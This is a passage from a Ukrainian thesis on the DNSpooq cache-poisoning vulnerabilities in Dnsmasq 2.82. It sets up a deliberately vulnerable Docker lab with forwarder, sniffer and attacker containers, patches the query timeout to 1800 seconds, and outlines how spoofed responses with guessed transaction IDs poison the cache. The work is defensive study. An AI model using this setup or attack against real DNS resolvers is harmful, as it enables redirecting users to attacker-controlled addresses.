


Рисунок 2.8 – Схема атаки із локальної мережі з використанням браузера

2.4 Опис вразливого середовища

В якості хост ОС виступає Windows 10 Pro x64. Атака проводилася в легко відтворюваному середовищі Docker, бекендом Docker Desktop виступає WSL 2:




Рисунок 2.9 – Інформація про хост ОС

Проект містить 3 сервіси, а саме forwarder, sniffer та attacker:

```
$ bash -c tree
```

```
PS C:\Users\lol19\Desktop\sources\dnspooq> bash -c tree
.
├── LICENSE
├── README.md
├── docker-compose.yml
├── lib
│   └── logkit
│       ├── logkit
│       │   ├── __init__.py
│       │   └── logtool.py
│       ├── poetry.lock
│       └── pyproject.toml
├── poetry.lock
├── pyproject.toml
├── service
│   ├── attacker
│   │   ├── Dockerfile
│   │   └── attacker.py
│   ├── forwarder
│   │   ├── Dockerfile
│   │   └── dnsmasq.conf
│   └── sniffer
│       ├── Dockerfile
│       └── sniffer.py
└── tabs.ps1

7 directories, 16 files
PS C:\Users\lol19\Desktop\sources\dnspooq>
```

Рисунок 2.10 – Ієрархія папок та файлів проекту з 3 сервісами Docker

Розглянемо файли Docker, які відповідають за створення кластера з 3 нод. Кожна нода – це контейнер, кластер – множина контейнерів, об'єднаних в одну віртуальну мережу 10.0.0.0/24:

1) Файл `service/forwarder/Dockerfile` створює контейнер DNS-форвардера.

В якості базового образа було обрано облегшену (slim) версію ОС Linux Debian 12 Bookworm x64 (перевірено також на дистрибутивах Ubuntu та Alpine):

forwarder\Dockerfile | sniffer\Dockerfile | attacker\Dockerfile | docker-compose.yml

```
1   # FORWARDER
2   FROM debian:bookworm-slim AS base
3
4   RUN apt-get update && apt-get install -y nano net-tools tcpdump iputils-ping dnsutils
5   RUN apt-get install -y procps checksec
```

Рисунок 2.11 – Базовий образ системи: полегшений Debian Bookworm

Коли всі необхідні пакети встановлено, скрипт переходить до етапу збірки. Як бачимо, тут встановлюється компілятор GCC, завантажується архів із вихідним кодом Dnsmasq 2.82, потім код компілюється з усіма можливими технологіями захисту:

```
7
8   # BUILD STAGE
9   FROM base AS 🔨 build
10
11  WORKDIR /build
12  ARG DNSMASQ_VERSION
13
14  RUN apt-get install -y gcc make
15  ADD http://www.thekelleys.org.uk/dnsmasq/dnsmasq-${DNSMASQ_VERSION}.tar.gz .
16  RUN tar zxvf dnsmasq-${DNSMASQ_VERSION}.tar.gz
17  RUN cd dnsmasq-${DNSMASQ_VERSION} && \
18      sed -ie 's/TIMEOUT 10/TIMEOUT 1800/' src/config.h && \
19      make CFLAGS="-O2 -fstack-protector-strong -D_FORTIFY_SOURCE=3" LDFLAGS="-Wl,-z,now -Wl,-z,relro" && \
20      make install
```

Рисунок 2.12 – Стадія збірки: компіляція Dnsmasq 2.82

На фінальному етапі копіюються всі потрібні виконувані файли та конфігурація Dnsmasq. Сам Dnsmasq запускається з перенаправленням логів у STDOUT:

```
22
23  # FINAL STAGE
24  FROM base AS 🔨 final
25
26  WORKDIR /app
27  ARG PORT
28
29  COPY --from=build /usr/local/sbin/dnsmasq /usr/local/sbin/dnsmasq
30  COPY service/forwarder/dnsmasq.conf /etc/dnsmasq.conf
31  EXPOSE $PORT/tcp $PORT/udp
32  ENTRYPOINT ["dnsmasq", "-k", "--log-facility=-"]
33
```

Рисунок 2.13 – Фінальна стадія: копіювання файлів та запуск Dnsmasq

Взагалі багатостадійна збірка дуже пришвидшує процес створення Docker контейнера. Вона дозволяє повною мірою використовувати систему кешування Docker.

Файл `service/forwarder/dnsmasq.conf` містить конфігурацію Dnsmasq. Як бачимо, тут встановлюється флаг логування, режим форвардера (no-resolv) та IP-адреса вихідного (upstream) DNS-резолвера. TTL для кешованих записів встановлюється в 1 місяць просто щоб кеш не видалявся занадто швидко:




Рисунок 2.14 – Конфігураційний файл Dnsmasq

2) Файл `service/sniffer/Dockerfile` створює контейнер DNS-резолвера.

В якості базового образу обрано Python 3.12 на основі вже знайомої ОС Debian Bookworm:




Рисунок 2.15 – Базовий образ системи: Python 3.12 на основі Debian Bookworm

На етапі збірки можемо побачити встановлення пакетного менеджера Poetry і встановлення залежностей, які є загальними для проекту, і залежностей, які є тільки у сніфера.

Стадія збірки виглядає таким чином:

```
7
8   # BUILD STAGE
9   FROM base AS 🔨 build
10
11  WORKDIR /app
12  ARG POETRY_VERSION
13  ENV POETRY_NO_INTERACTION=1 \
14      POETRY_VIRTUALENVS_IN_PROJECT=1 \
15      POETRY_VIRTUALENVS_CREATE=1 \
16      POETRY_CACHE_DIR=/tmp/poetry_cache
17
18  RUN pip install poetry==${POETRY_VERSION}
19  COPY pyproject.toml poetry.lock ./
20  COPY lib ./lib
21  RUN touch README.md
22  RUN --mount=type=cache,target=$POETRY_CACHE_DIR poetry install --only main,sniffer
23
```

Рисунок 2.16 – Стадія збірки: встановлення Poetry та залежностей сніффера

Фінальна стадія включає створення віртуального оточення та виконання DNS-резолвера:

```
24
25  # FINAL STAGE
26  FROM base AS 🔨 final
27
28  WORKDIR /app
29  ENV VIRTUAL_ENV="/app/.venv"
30  ENV PATH="${VIRTUAL_ENV}/bin:$PATH"
31
32  COPY --from=build $VIRTUAL_ENV $VIRTUAL_ENV
33  COPY service/sniffer/ .
34  CMD ["python", "sniffer.py"]
```

Рисунок 2.17 – Фінальна стадія: копіювання файлів та запуск DNS-резолвера

3) Файл `service/attacker/Dockerfile` створює контейнер хоста атакуючого.

Цей Dockerfile майже нічим не відрізняється від попереднього окрім встановлення залежностей, притаманних експлойту і тим, що контейнер, стартуючи, нічого не виконує, очікуючи ручного запуску експлойту:

```
22  RUN --mount=type=cache,target=$POETRY_CACHE_DIR poetry install --only main,attacker
```

```
34  CMD ["tail", "-f", "/dev/null"]
```

Рисунок 2.18 – Відмінності атакуючого від сніфера

4) Файл `docker-compose.yaml` відповідає за створення кластеру нод:

У файлі сценарію бачимо налаштування, актуальні для всіх нод (змінні оточення та адміністративні мережеві права) та конфігурацію сервісу форвардера:

forwarder\Dockerfile | sniffer\Dockerfile | attacker\Dockerfile | docker-compose.yml

```
1   # version: "3.9"
2   x-common: &common
3     cap_add:
4       - NET_ADMIN
5     environment:
6       - DEBIAN_FRONTEND=noninteractive    # Make commands non-interactive
7       - DEBCONF_NONINTERACTIVE_SEEN=true  # Make commands non-interactive
8       - PYTHONUNBUFFERED=1  # Disable python output bufferization
```

```
11  services:
12    # FORWARDER
13    forwarder:
14      <<: *common
15      build:
16        context: .
17        dockerfile: service/forwarder/Dockerfile
18        args:
19          DNSMASQ_VERSION: 2.82
20          PORT: 53
21      networks:
22        dns_net:
23          ipv4_address: 10.0.0.2
24      ports:
25        - 8053:53/tcp
26        - 8053:53/udp
```

Рисунок 2.19 – Налаштування, спільні для всіх нод, та конфігурація форвардера

Майже однакові налаштування для сніфера та атакуючого:

```
28      # SNIFFER
29      sniffer:
30        <<: *common
31        build:
32          context: .
33          dockerfile: service/sniffer/Dockerfile
34          args:
35            PYTHON_VERSION: 3.12
36            POETRY_VERSION: 1.8.3
37        networks:
38          dns_net:
39            ipv4_address: 10.0.0.3
40
41      # ATTACKER
42      attacker:
43        <<: *common
44        build:
45          context: .
46          dockerfile: ./service/attacker/Dockerfile
47          args:
48            PYTHON_VERSION: 3.12
49            POETRY_VERSION: 1.8.3
50        networks:
51          dns_net:
52            ipv4_address: 10.0.0.4
```

Рисунок 2.20 – Налаштування сніфера та атакуючого

Мережева конфігурація. В якості типу підключення використовується міст, віртуальна підмережа 10.0.0.0/24:

```
54    networks:
55      dns_net:
56        driver: bridge
57        ipam:
58          config:
59            - subnet: 10.0.0.0/24
```

Рисунок 2.21 – Мережеві налаштування

5) Допоміжний PowerShell скрипт `tabs.ps1`.

Скрипт зупиняє і видаляє існуючі контейнери та їхні образи. Потім створює нові та відкриває вкладку у Windows Terminal з запущеною оболонкою bash на атакуючому хості. Фактично, автоматизує такі команди:

```
$ docker-compose down --timeout 0 --rmi local
$ docker-compose up --build -d
$ docker-compose exec attacker bash
```

```
tabs.ps1
$posh7 = "pwsh.exe" # PowerShell Core 7
$dir = $PSScriptRoot
$cmd = {
    docker-compose down --timeout 0 --rmi local;
    docker-compose up --build -d;
    wt new-tab -d $dir --title attacker -- $posh7 -NoExit -c "docker-compose exec attacker bash";
}
& $cmd
```

Рисунок 2.22 – Допоміжний PowerShell скрипт

2.5 Розгортання вразливого середовища

Перейдемо в корінь проекту та виконаємо скрипт `tabs.ps1`:

```
$ ./tabs.ps1
```

```
PS C:\Users\lol19\Desktop\dnspooq> ./tabs.ps1
[+] Running 3/3
 ✓Container dnspooq-forwarder-1   Removed                                                    0.4s
 ✓Image dnspooq-forwarder:latest  Removed                                                    0.0s
 ✓Network dnspooq_dns_net         Removed                                                    0.2s
[+] Building 13.1s (46/46) FINISHED                                          docker:desktop-linux
 => [attacker internal] load build definition from Dockerfile                                0.0s
 => => transferring dockerfile: 834B                                                         0.0s
 => [forwarder internal] load build definition from Dockerfile                               0.0s
 => => transferring dockerfile: 1.04kB                                                       0.0s
 => [sniffer internal] load build definition from Dockerfile                                 0.0s
 => => transferring dockerfile: 828B                                                         0.0s
 => [sniffer internal] load metadata for docker.io/library/python:3.12-slim-bookworm         1.0s
 => [forwarder internal] load metadata for docker.io/library/debian:bookworm-slim            0.5s
 => [attacker auth] library/python:pull token for registry-1.docker.io                       0.0s
 => [forwarder internal] load .dockerignore                                                  0.0s
 => => transferring context: 147B                                                            0.0s
 => [forwarder internal] load build context                                                  0.0s
 => => transferring context: 115B                                                            0.0s
 => [forwarder base 1/3] FROM docker.io/library/debian:bookworm-slim@sha256:1537a6a1cbc4b4fd401da800ee9480207e7dc1f23560c21259f681db56768f63  0.0s
 => [forwarder build 3/5] ADD http://www.thekelleys.org.uk/dnsmasq/dnsmasq-2.82.tar.gz .     0.2s
 => CACHED [forwarder base 2/3] RUN apt-get update && apt-get install -y nano net-tools tcpdump iputils-ping dnsutils  0.0s
 => CACHED [forwarder base 3/3] RUN apt-get install -y procps checksec                       0.0s
 => CACHED [forwarder final 1/3] WORKDIR /app                                                0.0s
 => CACHED [forwarder build 1/5] WORKDIR /build                                              0.0s
 => CACHED [forwarder build 2/5] RUN apt-get install -y gcc make                             0.0s
 => CACHED [forwarder build 3/5] ADD http://www.thekelleys.org.uk/dnsmasq/dnsmasq-2.82.tar.gz .  0.0s
 => CACHED [forwarder build 4/5] RUN tar zxvf dnsmasq-2.82.tar.gz                            0.0s
 => CACHED [forwarder build 5/5] RUN cd dnsmasq-2.82 &&     sed -ie 's/TIMEOUT 10/TIMEOUT 1800/' src/config.h &&     make CFLAGS="-O2 -fstack-protector-st  0.0s
 => CACHED [forwarder final 2/3] COPY --from=build /usr/local/sbin/dnsmasq /usr/local/sbin/dnsmasq  0.0s
 => CACHED [forwarder final 3/3] COPY service/forwarder/dnsmasq.conf /etc/dnsmasq.conf       0.0s
 => [forwarder] exporting to image                                                           0.0s
 => => exporting layers                                                                      0.0s
 => => writing image sha256:2557f39d5dd1dd827519fcb16ecbc892193726d1a1bd8feb619566bdea0fb0b2  0.0s
 => => naming to docker.io/library/dnspooq-forwarder                                         0.0s
 => [forwarder] resolving provenance for metadata file                                       0.0s
 => [attacker internal] load .dockerignore                                                   0.0s
 => => transferring context: 147B                                                            0.0s
 => [sniffer internal] load .dockerignore                                                    0.0s
 => => transferring context: 147B                                                            0.0s
 => [attacker base 1/2] FROM docker.io/library/python:3.12-slim-bookworm@sha256:2b0079146a74e23bf4ae8f6a28e1b484c6292f6fb904cbb51825b4a19812fcd8  0.0s
 => [sniffer internal] load build context                                                    0.0s
 => => transferring context: 121.94kB                                                        0.0s
 => [attacker internal] load build context                                                   0.0s
 => => transferring context: 119.81kB                                                        0.0s
```

Рисунок 2.23 – Видалення існуючих контейнерів, образів та мережі

Бачимо багато рядків, що починаються з “CACHED”, що каже нам про відновлення копій із кешу:

Рисунок 2.24 – Створення нових контейнерів, частина з яких відновлена з кешу

Можемо побачити створені образи та кластер “dnspooq” з 3 контейнерами:




Рисунок 2.25 – Образи та відповідні їм контейнери

Спробуємо увійти в контейнер форвардера і переконатися у правильності конфігурації. Спочатку перевіримо назву дистрибутиву та його версію:

```
$ docker exec -it dnspooq-forwarder-1  /bin/bash
$ uname -a
$ cat /etc/os-release
```

```
PS C:\Users\lol19> docker exec -it dnspooq-forwarder-1  /bin/bash
root@963857cb6ac9:/app# uname -a
Linux 963857cb6ac9 5.15.167.4-microsoft-standard-WSL2 #1 SMP Tue Nov 5 00:21:55 UTC 2024 x86_64 GNU/Linux
root@963857cb6ac9:/app# cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 12 (bookworm)"
NAME="Debian GNU/Linux"
VERSION_ID="12"
VERSION="12 (bookworm)"
VERSION_CODENAME=bookworm
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
root@963857cb6ac9:/app#
```

Рисунок 2.26 – Інформація про дистрибутив Debian 12 Bookworm

Перевіримо версію DNS-форвардера Dnsmasq:

```
$ dnsmasq --version
```

```
root@963857cb6ac9:/app# dnsmasq --version
Dnsmasq version 2.82  Copyright (c) 2000-2020 Simon Kelley
Compile time options: IPv6 GNU-getopt no-DBus no-UBus no-i18n no-IDN DHCP DHCPv6 no-Lua TFTP no-conntrack ipset
auth no-DNSSEC loop-detect inotify dumpfile

This software comes with ABSOLUTELY NO WARRANTY.
Dnsmasq is free software, and you are welcome to redistribute it
under the terms of the GNU General Public License, version 2 or 3.
root@963857cb6ac9:/app#
```

Рисунок 2.27 – Інформація про форвардер Dnsmasq 2.82

Тепер перевіримо рівень захищеності ОС та бінарного файлу Dnsmasq. Рандомізацію адресного простору (ASLR) увімкнено на рівні ОС:

```
$ cat /proc/sys/kernel/randomize_va_space
```

```
root@963857cb6ac9:/app# cat /proc/sys/kernel/randomize_va_space
2
root@963857cb6ac9:/app#
```

Рисунок 2.28 – Перевірка ASLR (0 = вимкнено, 1 або 2 = увімкнено)

Форвардер скомпільовано із вихідних файлів з усіма технологіями захисту:

1) Повне RELRO – Full Relocation Read-Only;

2) Стекова канарка;

3) NX-біт – заборона на виконання вмісту стеку;

4) PIE – Position Independent Executable;

5) Fortify 3-го (максимального рівня).

```
$ checksec --file=/usr/local/sbin/dnsmasq
```

```
root@963857cb6ac9:/app# checksec --file=/usr/local/sbin/dnsmasq
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH
root@963857cb6ac9:/app#
```

```
Symbols         FORTIFY Fortified       Fortifiable     FILE
712 Symbols       Yes   10              27              /usr/local/sbin/dnsmasq
```

Рисунок 2.29 – Методи захисту, застосовані при компіляції Dnsmasq

Висновки до розділу 2

Отже, розгорнуто середовище, яке є вразливим до отруєння кешу DNS. Центральним елементом цього середовища є вразливий DNS-форвардер Dnsmasq 2.8.2, в коді якого наявні 3 серйозні вразливості, пов’язані з некоректними перевірками відповідей та використанням застарілої та криптографічно (а якщо бути більш точним, колізійно) нестійкої хеш функції CRC32. Всі вразливості були ретельно проаналізовані та віднайдені у вихідному коді.

Було продемонстровано 3 реалістичних сценарії атаки. В ході роботи експериментально підтверджено 1 із них – атаку із локальної мережі. Середовище є відтворюваним, так як побудоване цілком і повністю в Docker. При компіляції Dnsmasq із вихідних файлів на офіційному сайті, було використано GCC з усіма можливими технологіями захисту, такими як повне RELRO, стекова канарка, біт NX, PIE та Fortify 3-го рівня, що виключає можливість експлуатації цього DNS-форвардера будь-яким іншим чином, окрім того, який буде продемонстровано у наступному розділі.

3 АТАКА ОТРУЄННЯ КЕШУ НА ВІДДАЛЕНИЙ DNS-ФОРВАРДЕР ТА АНАЛІЗ МЕТОДІВ ПРОТИДІЇ ЇЙ

3.1 Загальний план атаки

Отруєння кешу DNS (DNS Cache Poisoning) — це кібератака, яка спрямована на підробку даних у кеші DNS-сервера. Метою цієї атаки є підміна IP-адреси легітимного ресурсу на адресу, підконтрольну атакуючому. [19]

При нормальній роботі, DNS-сервер зберігає (кешує) записи про відповідність доменних імен IP-адресам, щоб зменшити час обробки запитів. Під час отруєння кешу атакуючий підробляє відповіді від DNS-серверів таким чином, щоб кеш зберігав підроблені IP-адреси, які відповідають легітимним доменам. Надалі, коли клієнт звертається до DNS-сервера із запитом на легітимний ресурс, він повертає підроблену IP-адресу з кешу. [20]

Наприклад, зловмисник може створити запис, де зазначено, що домене ім’я *example.com* відповідає IP-адресі 66.66.66.66, яка насправді контролюється хакером. Цей шкідливий запис впливатиме на всіх користувачів, які звертаються до example.com через заражений DNS-сервер.

Типова схема проведення такої атаки для віддаленого зловмисника виглядає так:

1) Клієнт надсилає запит DNS-серверу для отримання IP-адреси example.com.

2) Якщо адреси example.com немає в кеші DNS-форвардера, то він робить запит до upstream DNS-сервера.

3) Поки DNS-форвардер очікує відповіді, зловмисник надсилає йому багато підроблених відповідей, які виглядають так, ніби вони походять від справжнього upstream DNS-сервера. Відповідь містить адресу 66.66.66.66, підконтрольну хакеру.

4) Якщо зловмиснику вдається вгадати TXID та вихідний порт запиту, то шкідливий запис *example.com* → 66.66.66.66 буде збережено в кеші DNS-

форвардера. Отже, на всі наступні запити для імені example.com форвардер буде відповідати адресою 66.66.66.66, взятої з кешу.

Щоб форвардер прийняв підроблену відповідь, TXID у ній має співпадати із запитуваним, інакше він відхилить її. Тому для успішної атаки зловмисник повинен вгадати цей ідентифікатор. [21]

3.2 Сценарій атаки з локальної мережі

Атака з локальної мережі 10.0.0.0/24 потребує конфігурації мережі, що складається з таких хостів:

1) DNS-форвардер, на якому працює dnsmasq. Пересилає весь трафік на вихідний DNS-сервер. IP-адреса: 10.0.0.2

2) DNS-сервер в локальній мережі. Є вихідним (upstream) сервером відносно форвардера. IP-адреса: 10.0.0.3

3) Хост атакуючого. IP-адреса: 10.0.0.4

Зобразимо це у виді наступної схеми: [22]

